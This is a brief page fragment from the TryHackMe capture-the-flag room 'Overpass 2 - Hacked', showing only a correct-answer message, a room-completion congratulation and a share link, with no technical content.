https://tryhackme.com/room/overpass2hacked

Woop woop! Your answer is correct.

Overpass 2

Overpass has been hacked!

Congratulations

You've completed the room! Share this with your friends:

Completion Link: https://tryhackme.com/room/overpass2hacked